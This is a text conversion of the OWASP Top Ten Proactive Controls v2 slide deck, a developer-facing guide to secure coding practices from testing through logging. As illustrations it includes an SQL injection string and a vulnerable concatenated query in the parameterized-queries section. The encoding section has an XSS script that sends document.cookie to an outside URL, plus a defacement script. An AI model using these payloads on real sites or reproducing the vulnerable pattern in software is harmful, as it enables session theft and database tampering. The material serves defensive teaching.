



# OWASP

Open Web Application  
Security Project

## OWASP Top Ten Proactive Controls 2.0

# OWASP : Core Mission

- The Open Web Application Security Project (OWASP) is a 501c3 not-for-profit also registered in Europe as a worldwide charitable organization focused on improving the security of software.
- Our mission is to make application security visible, so that people and organizations can make informed decisions about true application security risks.
- Everyone is welcomed to participate in OWASP and all of our materials are available under free and open software licenses.

# OWASP Top Ten Proactive Controls v2 ... What's new ?

- Introducing new " proactive controls " to the Top Ten list.
- More practical examples (show cases).
- A large number of contributors from the (non-)OWASP Community.
- Mobile contents : some best practices to consider when building mobile apps (secure storage, authentication, etc.).

# OWASP Top Ten Proactive Controls – v2

A1 – Verify for Security Early and Often

A2 – Parameterize Queries

A3 – Encode Data

A4 – Validate All Inputs

A5 – Implement Identity and Authentication Controls

A6 – Implement Appropriate Access Controls

A7 – Protect Data

A8 – Implement Logging and Intrusion Detection

A9 – Leverage Security Frameworks and Libraries

A10 – Error and Exception Handling

# C1: Verify For Security Early And Often



# Verify For Security Early And Often !

- Security testing needs to be an integral part of a developer's software engineering practice.
- Consider OWASP ASVS as a guide to define security requirements and testing.
- Convert scanning output into reusable Proactive Controls to avoid entire classes of problems.

# The DevOps challenge to security ...

<http://fr.slideshare.net/StephendeVries2/continuous-security-testing-with-devops>

- DevOps : continuous delivery pipeline.
- Mature DevOps velocity is fast : build, test and deploy can be entirely automated.
- Code is deploy to production multiple times. Examples :
  - Amazon : deploy every **11.6 seconds**
  - Etsy : deploy **25+ times/day**
  - Gov.uk : deploys **30 times/day**
  
- ⚠ Agile/continuous development process can be interrupted during a sprint by security testing !



# Automated Security Testing in a Continuous Delivery Pipeline !

<http://devops.com/2015/04/06/automated-security-testing-continuous-delivery-pipeline/>

- An easy approach to include security testing into continuous integration.
- Classical/essential security tests can be automated and executed as standard unit/integration tests.
- SecDevOps !

# BDD-Security Testing framework

<http://www.continuumsecurity.net/bdd-intro.html>

- The **BDD-Security framework** can be configured using natural language (**Given, When & Then** format) to describe security requirements, and performs an automated scan for common vulnerabilities.
- Automated (non-)Functional Security Testing !
- Combine multiple security tools :
  - OWASP ZAP, Nessus, Port Scanning, etc.
- Tests written in **Jbehave** : "scenario" is equivalent to a test, and a "story" is equivalent to a test suite.

# BDD-Security Testing framework

<http://www.continuumsecurity.net/bdd-intro.html>

## ✓ Automated scan for XSS

Scenario: The application should not contain Cross Site Scripting vulnerabilities

Meta: @id scan\_xss

Given a fresh scanner with all policies disabled

And the attack strength is set to High

And the Cross-Site-Scripting policy is enabled

When the scanner is run

And false positives described in: tables/false\_positives.table are removed

Then no medium or higher risk vulnerabilities should be present

## ✓ Automated scan for password policies checks

Scenario: The application should not contain Cross Site Scripting vulnerabilities

Meta: @id auth\_case

When the default user logs in with credentials from: users.table

Then the user is logged in

When the case of the password is changed

And the user logs in from a fresh login page

Then the user is no logged in

# BDD-Security Testing framework

<http://www.continuumsecurity.net/bdd-intro.html>

## ✓ Testing Access Control

The *@Restricted* annotation is used to tell the framework which users can access which pages :

```
@Restricted(users = {"admin"}, sensitiveData = "User List")
public void viewUserList() {
    driver.get(Config.getInstance().getBaseUrl() + "admin/list");
}
```

# Risks Addressed : All of theme !

A1 – Injection

A2 – Broken  
Authentication and  
Session  
Management

A3 – Cross-Site  
Scripting (XSS)

A4 – Insecure  
Direct Object  
References

A5 – Security  
Misconfiguration

A6 – Sensitive Data  
Exposure

A7 – Missing  
Function Level  
Access Control


A8 – Cross-Site  
Request Forgery

A9 – Using  
Components with  
Known  
Vulnerabilities

A10 – Unvalidated  
Redirects and  
Forwards

## C2: Parameterize Queries

# Power of SQL Injection ...



# The perfect password ...

X' or '1'='1' --

- ✓ Upper
- ✓ Lower
- ✓ Number
- ✓ Special
- ✓ Over 16 characters



# SQL Injection

## Vulnerable Usage

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE ID =" + id;
Statement stmt = connection.createStatement();
```

## Secure Usage

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

# Risks Addressed

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure


A7 – Missing Function Level Access Control

A8 – Cross-Site Request Forgery

A9 – Using Components with Known Vulnerabilities

A10 – Unvalidated Redirects and Forwards

## **C3: Encode Data Before Use In A Parser**



**&lt;**

# Anatomy of a XSS attack

## 🎯 Attack 1 : cookie theft

```
<script>  
var badURL='https://owasp.org/somesite/data=' + document.cookie;  
var img = new Image();  
img.src = badURL;  
</script>
```

## 🎯 Attack 2 : Web site defacement

```
<script>document.body.innerHTML='<blink>GO OWASP</blink>';</script>
```

# XSS Attack : Problem & Solution

## The Problem

- Web page vulnerable to XSS !

## The solution



OWASP Java Encoder Project


OWASP Java HTML Sanitizer Project



Microsoft Encoder and AntiXSS Library

# Microsoft Encoder and AntiXSS Library

- System.Web.Security.AntiXSS
- Microsoft.Security.Application.AntiXSS
- Can encode for HTML, HTML attributes, XML, CSS and JavaScript.
- Native .NET Library
- Very powerful well written library
- For use in your User Interface code to defuse script in output



The screenshot shows the CodePlex website for the Microsoft Security Application Encoder/AntiXSS library. The browser address bar displays the URL: <https://wpl.codeplex.com/SourceControl/latest#trunk/Microsoft.Security.Application.Encoder/AntiXSS.cs>. The page title is "Microsoft Web Protection Library". The navigation menu includes "HOME", "SOURCE CODE", "DOWNLOADS", "DOCUMENTATION", "DISCUSSIONS", "ISSUES", and "PEOPLE". The "SOURCE CODE" tab is active, showing a file tree on the left with "AntiXSS.cs" selected. The main content area displays the source code for "AntiXSS.cs", which includes a copyright notice for Microsoft Corporation and a summary of the library's purpose: "Performs encoding of input strings to provide protection against Cross-Site Scripting (XSS) attacks in various contexts."

```
//  
// <copyright file="AntiXSS.cs" company="Microsoft Corporation">  
// Copyright (c) 2008, 2009, 2010 All Rights Reserved, Microsoft Corporation  
//  
// This source is subject to the Microsoft Permissive License.  
// Please see the License.txt file for more information.  
// All other rights reserved.  
//  
// THIS CODE AND INFORMATION ARE PROVIDED "AS IS" WITHOUT WARRANTY OF ANY  
// KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE  
// IMPLIED WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A  
// PARTICULAR PURPOSE.  
//  
// </copyright>  
// <summary>  
// Performs encoding of input strings to provide protection against  
// Cross-Site Scripting (XSS) attacks in various contexts.  
// </summary>
```



# OWASP Java Encoder Project

[https://www.owasp.org/index.php/OWASP\\_Java\\_Encoder\\_Project](https://www.owasp.org/index.php/OWASP_Java_Encoder_Project)

- No third party libraries or configuration necessary
- This code was designed for high-availability/high-performance encoding functionality
- Simple drop-in encoding functionality
- Redesigned for performance
- More complete API (URI and URI component encoding, etc) in some regards.
- Compatibility : Java 1.5+
- Current version 1.2

 Last update, 2015-04-12 :

<https://github.com/OWASP/owasp-java-encoder/>

# OWASP Java Encoder Project

[https://www.owasp.org/index.php/OWASP\\_Java\\_Encoder\\_Project](https://www.owasp.org/index.php/OWASP_Java_Encoder_Project)

## ✓ HTML Contexts

`Encode#forHtml`  
`Encode#forHtmlContent`  
`Encode#forHtmlAttribute`  
`Encode#forHtmlUnquotedAttribute`

## ✓ XML Contexts

`Encode#forXml`  
`Encode#forXmlContent`  
`Encode#forXmlAttribute`  
`Encode#forXmlComment`  
`Encode#forCDATA`

## ✓ CSS Contexts

`Encode#forCssString`  
`Encode#forCssUrl`

## ✓ Javascript Contexts

`Encode#forHtml`  
`Encode#forHtmlContent`  
`Encode#forHtmlAttribute`  
`Encode#forHtmlUnquotedAttribute`

## ✓ URI/URL Contexts

`Encode#forUri`  
`Encode#forUriComponent`

# Other resources

## 🌐 Ruby on Rails :

<http://api.rubyonrails.org/classes/ERB/Util.html>

## 🌐 PHP :

<http://twig.sensiolabs.org/doc/filters/escape.html>

<http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html>

## 🌐 Java/Scala (Updated January 2015) :

[https://www.owasp.org/index.php/OWASP\\_Java\\_Encoder\\_Project](https://www.owasp.org/index.php/OWASP_Java_Encoder_Project)

## 🌐 .NET AntiXSS Library (v4.3 NuGet released June 2, 2014) :

<http://www.nuget.org/packages/AntiXss/>

## 🌐 GO :

<http://golang.org/pkg/html/template/>

## 🌐 Reform project

[https://www.owasp.org/index.php/Category:OWASP\\_Encoding\\_Project](https://www.owasp.org/index.php/Category:OWASP_Encoding_Project)

# Other resources

- LDAP Encoding Functions :
  - ESAPI and .NET AntiXSS
- Command Injection Encoding Functions :
  - Careful here !
  - ESAPI
- XML Encoding Functions :
  - OWASP Java Encoder
- Encoder comparison reference :

<http://boldersecurity.github.io/encoder-comparison-reference/>

# Risks Addressed

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure


A7 – Missing Function Level Access Control

A8 – Cross-Site Request Forgery

A9 – Using Components with Known Vulnerabilities

A10 – Unvalidated Redirects and Forwards

## C4: Validate All Inputs



# OWASP HTML Sanitizer Project

[https://www.owasp.org/index.php/OWASP\\_Java\\_HTML\\_Sanitizer\\_Project](https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project)

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- Written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review

<https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules>.

- Simple programmatic POSITIVE policy configuration. No XML config.
- This is code from the Caja project that was donated by Google's AppSec team.
- High performance and low memory utilization.



# OWASP HTML Sanitizer Project

[https://www.owasp.org/index.php/OWASP\\_Java\\_HTML\\_Sanitizer\\_Project](https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project)

## ✓ Sample Usage : validate img tags

```
public static final PolicyFactory IMAGES = new HtmlPolicyBuilder()
    .allowUrlProtocols("http", "https").allowElements("img")
    .allowAttributes("alt", "src").onElements("img")
    .allowAttributes("border", "height", "width").matching(INTEGER)
    .onElements("img")
    .toFactory();
```

## ✓ Sample Usage : validate link elements

```
public static final PolicyFactory LINKS = new HtmlPolicyBuilder()
    .allowStandardUrlProtocols().allowElements("a")
    .allowAttributes("href").onElements("a").requireRelNofollowOnLinks()
    .toFactory();
```

# Other resources

## 🌐 Pure JavaScript, client side HTML Sanitization with CAJA!

<http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer>

<https://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js>

## 🌐 Python

<https://pypi.python.org/pypi/bleach>

## 🌐 PHP

<http://htmlpurifier.org/>

[http://www.bioinformatics.org/phplabware/internal\\_utilities/htmlawed/](http://www.bioinformatics.org/phplabware/internal_utilities/htmlawed/)

## 🌐 .NET (v4.3 released June 2, 2014)

## 🌐 AntiXSS.getSafeHTML/getSafeHTMLFragment

<http://www.nuget.org/packages/AntiXss/>

<https://github.com/mganss/HtmlSanitizer>

## 🌐 Ruby on Rails

<https://rubygems.org/gems/loofah>

<http://api.rubyonrails.org/classes/HTML.html>

# File upload

- Upload Verification
  - Filename and Size validation + antivirus
- Upload Storage
  - Use only trusted filenames + separate domain
- Beware of "special" files
  - "crossdomain.xml" or "clientaccesspolicy.xml".
- Image Upload Verification
  - Enforce proper image size limits
  - Use image rewriting libraries
  - Set the extension of the stored image to be a valid image extension
  - Ensure the detected content type of the image is safe
- Generic Upload Verification
  - Ensure decompressed size of file < maximum size
  - Ensure that an uploaded archive matches the type expected (zip, rar)
  - Ensure structured uploads such as an add-on follow proper standard

# Risks Addressed

A1 – Injection

A2 – Broken  
Authentication and  
Session  
Management

A3 – Cross-Site  
Scripting (XSS)

A4 – Insecure  
Direct Object  
References

A5 – Security  
Misconfiguration

A6 – Sensitive Data  
Exposure


A7 – Missing  
Function Level  
Access Control

A8 – Cross-Site  
Request Forgery

A9 – Using  
Components with  
Known  
Vulnerabilities

A10 – Unvalidated  
Redirects and  
Forwards

## C5: Establish Authentication and Identity Controls



# Password cracking

The screenshot shows the HashKiller.co.uk website. At the top, it says "HASHKILLER.CO.UK" and "MDS / SHA1 / NTLM ONLINE DATABASE". Below this are navigation tabs: Home, Forums, Decrypter / Cracker, Lists and Competition, Hash a Password, List Tool, Text Encryption, and Bin Translator. The main content area is titled "Hashcat GUI" and "Downloads". It explains that HashKiller.co.uk allows users to input an MD5 hash and search for its decrypted state in their database. It states they have a total of just over 43.745 billion unique decrypted MD5 hashes since August 2007. There is a text input field for MD5 hashes and a "Status:" label. Below the input field, there are two columns of text: "MDS Hashes:" with a list of hashes and "The MD5 decryption results will be displayed in this box. Please use the textbox to the left to specify the MD5 hashes you wish to decrypt / crack."



The screenshot shows the CloudCracker website. It features a blue key icon and the text "CloudCracker". Below this is a description: "An online password cracking service for penetration testers and network auditors who need to check the security of WPA protected wireless networks, crack password hashes, or break document encryption." There is a "Start Cracking" button. Below this, there are input fields for "File Type" (set to "WPA/WPA2"), "Handshake File" (with a "Choose File" button and "No file chosen" text), and "SSID (Network Name)". A green "Next" button is at the bottom.

# Password management best practices

## 1) Do not limit the type of characters or length of user password within reason

- Limiting passwords to protect against injection is doomed to failure
- Use proper encoder and other defenses described instead
- Be wary of systems that allow unlimited password sizes (Django DOS Sept 2013)



# Password management best practices

## 2) Use a cryptographically strong credential-specific salt

- **protect**( [salt] + [password] );
- Use a 32char or 64char salt (actual size dependent on protection function);
- Do not depend on hiding, splitting or otherwise obscuring the salt

# Password management best practices

## 3a) Impose difficult verification on the attacker and defender

- **PBKDF2**([salt] + [password], c=140,000);
- Use **PBKDF2** when **FIPS** certification or enterprise support on many platforms is required
- Use **Scrypt** where resisting any/all hardware accelerated attacks is necessary but enterprise support and scale is not. (bcrypt is also a reasonable choice)

# Password management best practices

## 3b) Impose difficult verification on only the attacker

- HMAC-SHA-256( [private key], [salt] + [password] )
- Protect this key as any private key using best practices
- Store the key outside the credential store
- Build the password-to-hash conversion as a separate webservice (cryptographic isolation).

Again ... the perfect password !

Password1!

- ✓ Upper
- ✓ Lower
- ✓ Number
- ✓ Special
- ✓ Over 8 characters

# User authentication best practices

- Require 2 identity questions
  - Last name, account number, email, DOB
  - Enforce lockout policy

- Ask one or more good security questions

*[https://www.owasp.org/index.php/Choosing\\_and\\_Using\\_Security\\_Questions\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet)*

- Send the user a randomly generated token via out-of-band
  - app, SMS or token
- Verify code in same web session
  - Enforce lockout policy
- Change password
  - Enforce password policy

# User authentication best practices – real world examples

Primary email: jim@manico.net

---

New Email: facebook@manico.net

---

Facebook email: jmanico@facebook.com

Your Facebook email is based on your public username. Email sent to this address goes to Facebook Messages.

Allow friends to include my email address in Download Your Information

---

To save these settings, please enter your Facebook password.

Password:  ❌ Wrong password.

### Change E-mail

Use the form below to change the e-mail address for your Amazon.com account. Use the new address next time you log in or place an order.

**What is your new e-mail address?**

**Old e-mail address:** jim@manico.net

**New e-mail address:**

**Re-enter your new e-mail address:**

**Password:**

## Change Your Email Address

Current email: jim@manico.net

---

<b>New email</b>	<b>Meetup password</b>
<input type="text"/>	<input type="password"/>

[Forgot your password?](#)

Save account changes

Re-enter your Twitter password to save changes to your account.

[Forgot your password?](#)

# Other resources

- 🔗 Authentication Cheat Sheet

[https://www.owasp.org/index.php/Authentication\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Authentication_Cheat_Sheet)

- 🔗 Password Storage Cheat Sheet

[https://www.owasp.org/index.php/Password\\_Storage\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet)

- 🔗 Forgot Password Cheat Sheet

[https://www.owasp.org/index.php/Forgot\\_Password\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet)

- 🔗 Session Management Cheat Sheet

[https://www.owasp.org/index.php/Session\\_Management\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Session_Management_Cheat_Sheet)

- 🔗 ASVS AuthN and Session Requirements

- 🔗 Obviously, Identity is a BIG topic !

# Risks Addressed

A1 – Injection

A2 – Broken  
Authentication and  
Session  
Management

A3 – Cross-Site  
Scripting (XSS)

A4 – Insecure  
Direct Object  
References

A5 – Security  
Misconfiguration

A6 – Sensitive Data  
Exposure

A7 – Missing  
Function Level  
Access Control

A8 – Cross-Site  
Request Forgery

A9 – Using  
Components with  
Known  
Vulnerabilities

A10 – Unvalidated  
Redirects and  
Forwards



## C6: Implement Appropriate Access Controls



# Access Control Anti-Patterns

- Hard-coded role checks in application code
- Lack of centralized access control logic
- Untrusted data driving access control decisions
- Access control that is “open by default”
- Lack of addressing horizontal access control in a standardized way (if at all)
- Access control logic that needs to be manually added to every endpoint in code
- Access Control that is “sticky” per session
- Access Control that requires per-user policy

# RBAC (Role based access control)

## Hard-coded role checks

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {
deleteAccount();
}
```

## RBAC

```
if (user.hasAccess("DELETE_ACCOUNT")) {
deleteAccount();
}
```

# ASP.NET Roles vs Claims Authorization

## Role Based Authorization

```
[Authorize(Roles = "Jedi", "Sith")]  
public ActionResult WieldLightsaber() {  
    return View();  
}
```

## Claim Based Authorization

```
[ClaimAuthorize(Permission="CanWieldLightsaber")]  
public ActionResult WieldLightsaber()  
{  
    return View();  
}
```

# Apache Shiro Permission Based Access Control



<http://shiro.apache.org/>

Check if the current user has specific role or not:

```
if ( currentUser.hasRole( "schwartz" ) ) {  
    log.info("May the Schwartz be with you!" );  
} else {  
    log.info( "Hello, mere mortal." );  
}
```

# Apache Shiro Permission Based Access Control

<http://shiro.apache.org/>



Check if the current user have a permission to act on a certain type of entity

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {  
    log.info("You may use a lightsaber ring. Use it wisely.");  
} else {  
    log.info("Sorry, lightsaber rings are for schwartz masters only.");  
}
```

# Apache Shiro Permission Based Access Control



<http://shiro.apache.org/>

Check if the current user have access to a specific instance of a type : instance-level permission check

```
if ( currentUser.isPermitted( "winnebago:drive:eagle5" ) ) {
    log.info("You are permitted to 'drive' the 'winnebago' with license plate (id) 'eagle5'. " +
            "Here are the keys - have fun!");
} else {
    log.info("Sorry, you aren't allowed to drive the 'eagle5' winnebago!");
}
```



# Risks Addressed

A1 – Injection

A2 – Broken  
Authentication and  
Session  
Management

A3 – Cross-Site  
Scripting (XSS)

A4 – Insecure  
Direct Object  
References

A5 – Security  
Misconfiguration

A6 – Sensitive Data  
Exposure

A7 – Missing  
Function Level  
Access Control

A8 – Cross-Site  
Request Forgery

A9 – Using  
Components with  
Known  
Vulnerabilities

A10 – Unvalidated  
Redirects and  
Forwards

## C7: Protect Data

# Encrypting data in Transit

What benefits do HTTPS provide?

- Confidentiality: Spy cannot view your data
- Integrity: Spy cannot change your data
- Authenticity: Server you are visiting is the right one
- High performance !

HTTPS configuration best practices

[https://www.owasp.org/index.php/Transport\\_Layer\\_Protection\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet)

<https://www.ssllabs.com/projects/best-practices/>

# Encrypting data in Transit

- 🔗 HSTS (Strict Transport Security)

[http://www.youtube.com/watch?v=zEV3HOuM\\_Vw](http://www.youtube.com/watch?v=zEV3HOuM_Vw)

- 🔗 Forward Secrecy

<https://whispersystems.org/blog/asynchronous-security/>

- 🔗 Certificate Creation Transparency

<http://certificate-transparency.org>

- 🔗 Certificate Pinning

[https://www.owasp.org/index.php/Pinning\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Pinning_Cheat_Sheet)

- 🔗 Browser Certificate Pruning

# Encrypting data in Transit : HSTS (Strict Transport Security)

<http://dev.chromium.org/sts>

- Forces browser to only make HTTPS connection to server
- Must be initially delivered over a HTTPS connection
- Current HSTS Chrome preload list  
[http://src.chromium.org/viewvc/chrome/trunk/src/net/http/transport\\_security\\_state\\_static.json](http://src.chromium.org/viewvc/chrome/trunk/src/net/http/transport_security_state_static.json)
- If you own a site that you would like to see included in the preloaded Chromium HSTS list, start sending the HSTS header and then contact: <https://hstspreload.appspot.com/>
- A site is included in the Firefox preload list if the following hold:
  - It is in the Chromium list (with force-https).
  - It sends an HSTS header.
  - The max-age sent is at least 10886400 (18 weeks).

# Encrypting data in Transit : Certificate Pinning

[https://www.owasp.org/index.php/Pinning\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Pinning_Cheat_Sheet)

- What is Pinning ?
  - Pinning is a key continuity scheme
  - Detect when an imposter with a fake but CA validated certificate attempts to act like the real server
- 2 Types of pinning
  - Carry around a copy of the server's public key;
  - Great if you are distributing a dedicated client-server application since you know the server's certificate or public key in advance
- Note of the server's public key on first use
  - Trust-on-First-Use (TOFU) pinning
  - Useful when no a priori knowledge exists, such as SSH or a Browser

# Encrypting data in Transit : Browser-Based TOFU Pinning

[https://www.owasp.org/index.php/Pinning\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Pinning_Cheat_Sheet)

- Browser-Based TOFU Pinning : Trust on First Use

- HTTP Public Key Pinning IETF Draft

<http://tools.ietf.org/html/draft-ietf-websec-key-pinning-11>

- Freezes the certificate by pushing a fingerprint of (parts of) the certificate chain to the browser

- Example:

```
Public-Key-Pins: pin-sha1="4n972HfV354KP560yw4uqe/baXc=";  
pin-sha1="qvTGHdzF6KLavt4PO0gs2a6pQ00=";  
pin-sha256="LPJNul+wow4m6DsqxnbnihsWHlwfp0JecwQzYpOLmCQ=";  
max-age=10000; includeSubDomains
```

# Encrypting data in Transit : Pinning in Play (Chrome)

[https://www.owasp.org/index.php/Pinning\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Pinning_Cheat_Sheet)



## Your connection is not private

Attackers might be trying to steal your information from **www.google.com** (for example, passwords, messages, or credit cards).

Advanced

Reload



# Encrypting data in Transit : Forward Secrecy

<https://whispersystems.org/blog/asynchronous-security/>

- If you use older SSL ciphers, every time anyone makes a SSL connection to your server, that message is encrypted with (basically) the same private server key
- **Perfect forward secrecy:** Peers in a conversation instead negotiate secrets through an ephemeral (temporary) key exchange
- With PFS, recording ciphertext traffic doesn't help an attacker even if the private server key is stolen!

**SO YOU ARE GOING TO BUILD SOME  
CRYPTO INTO YOUR APP THIS MORNING**



# AES

# AES-ECB

# AES-GCM

# AES-CBC

# Unique IV per message

# Padding



Key storage and management  
+  
Cryptographic process isolation

# Confidentiality !

# HMAC your ciphertext

# Integrity !

Derive integrity and confidentiality  
keys from same master key with  
labeling

Don't forget to generate a master key  
from a good random source



# Encrypting data at Rest : Google KeyCzar

<https://github.com/google/keyczar>

- Keyczar is an open source cryptographic toolkit for Java, Python and C++.
- Designed to make it easier and safer for developers to use cryptography in their applications.
- Secure key rotation and versioning
- Safe default algorithms, modes, and key lengths
- Automated generation of initialization vectors and ciphertext signatures

## ✓ Sample Usage :

```
Crypter crypter = new Crypter("/path/to/your/keys");  
String ciphertext = crypter.encrypt("Secret message");  
String plaintext = crypter.decrypt(ciphertext);
```



# Encrypting data at Rest : Libsodium

<https://www.gitbook.com/book/jedisct1/libsodium/details>

- A high-security, cross-platform & easy-to-use crypto library.
- Modern, easy-to-use software library for encryption, decryption, signatures, password hashing and more.
- It is a portable, cross-compilable, installable & packageable fork of [NaCl](#), with a compatible API, and an extended API to improve usability even further
- Provides all of the core operations needed to build higher-level cryptographic tools.
- Sodium supports a variety of compilers and operating systems, including Windows (with MinGW or Visual Studio, x86 and x86\_64), iOS and Android.
- The design choices emphasize security, and "magic constants" have clear rationales.

## C8: Implement Logging And Intrusion Detection

# Tips for proper application logging


- Use a common/standard logging approach to facilitate correlation and analysis
  - Logging framework : **SLF4J** with **Logback** or Apache **Log4j2**.
